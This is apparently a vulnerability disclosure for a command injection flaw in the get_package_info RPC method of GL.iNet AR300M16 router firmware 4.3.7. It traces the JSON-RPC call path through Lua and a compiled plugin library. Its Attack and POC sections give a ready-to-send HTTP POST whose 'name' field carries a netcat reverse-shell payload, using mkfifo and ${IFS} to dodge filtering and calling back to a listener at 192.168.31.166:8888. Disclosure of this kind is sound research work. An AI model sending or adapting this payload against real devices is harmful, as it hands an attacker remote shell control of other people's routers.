GL.iNet AR300M16 get_package_info function Command injection vulnerability

Product Information


```
Brand: GL.iNet
Model: AR300M16
Firmware Version: V4.3.7
Official Website: https://www.gl-inet.com/
Firmware Download URL: https://fw.gl-inet.com/firmware/ar300m/release4/openwrt-ar300m16-4.3.7-0913-1694589994.bin
```

Affected Component

```
Functionality of the `get_package_info` function in `/usr/lib/oui-httpd/rpc/plugins.so`
```

Vulnerability Details

The startup configuration file of Nginx, gl.conf, defines the processing scripts corresponding to each URI path, which can be located to oui-rpc.lua. From the code, `/usr/share/gl-ngx/oui-rpc.lua` is for handling `HTTP POST` requests of `JSON-RPC` calls.



`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to a different `rpc` method.

```
154    methods[json_data.method](json_data.id, json_data.params or {})
```

```
115    local methods= {
116        ["challenge"] = rpc_method_challenge,
117        ["login"] = rpc_method_login,
118        ["logout"] = rpc_method_logout,
119        ["alive"] = rpc_method_alive,
120        ["call"] = rpc_method_call
121    }
```

Perform a function call to `rpc_method_call`, which in turn executes the `rpc.call` function call.


```
71  local function rpc_method_call(id, params)
72      if #params < 3 then
73          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
74          ngx.say(cjson.encode(resp))
75          return
76      end
77
78      local sid, object, method, args = params[1], params[2], params[3], params[4]
79
80      if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then
81          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
82          ngx.say(cjson.encode(resp))
83          return
84      end
85
86      if args and type(args) ~= "table" then
87          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
88          ngx.say(cjson.encode(resp))
89          return
90      end
91
92      ngx.ctx.sid = sid
93
94      if not rpc.is_no_auth(object, method) then
95          if not rpc.access("rpc", object .. "." .. method) then
96              local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)
97              ngx.say(cjson.encode(resp))
98              return
99          end
00      end
01
02      local res = rpc.call(object, method, args)
03      if type(res) == "number" then
```

Call `/cgi-bin/glc`

```
126  local function glc_call(object, method, args)
127      ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")
128
129      local res = ngx.location.capture("/cgi-bin/glc", {
130          method = ngx.HTTP_POST,
131          body = cjson.encode({
132              object = object,
133              method = method,
134              args = args or {}
135          })
136      })
```

In `glc`, load the corresponding processing library functions located in the `/usr/lib/oui-httpd/rpc` directory.

Among them, there is a command injection vulnerability in plugions.so.



Due to the removal of the symbol table during compilation, function names are lost when directly disassembling with IDA Pro, which impacts reverse engineering. However, the injection point is still evident at line 56, where the parameter name is: `name`.

Attack


Obtain shell access by directly injecting the command:
`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i) 2>&1|nc${IFS}192.168.31.166${IFS}8888>/tmp/p`

This command:

1. Removes the file `/tmp/p` if it exists.
2. Creates a named pipe (FIFO) at `/tmp/p`.
3. Executes an interactive shell (`/bin/sh -i`).
4. Redirects input/output to a netcat (`nc`) connection back to `192.168.31.166` on port `8888`.

The video for obtaining the shell is as follows: ./Gl-Inet-AR300M16_CI_get_package_info

The screenshot for obtaining the shell is as follows:



POC

```
POST /rpc HTTP/1.1
Host: 192.168.31.6
Content-Length: 243
Accept: application/json, text/plain, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json;charset=UTF-8
Origin: http://192.168.31.6
Referer: http://192.168.31.6/
Accept-Encoding: gzip, deflate, br
Cookie: __guid=52903528.1528584991000412200.1744606625947.5044; Admin-Token=kOwMhgyNDFmY9bhJuOabavmiiWEvugps
Connection: keep-alive
{"jsonrpc":"2.0","id":751,"method":"call","params":["kOwMhgyNDFmY9bhJuOabavmiiWEvugps","plugins","get_package_info",{"name":"`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i) 2>&1|nc${IFS}192.168.31.166${IFS}8888>/tmp/p`"}]}
```

Discoverer

ZippyJia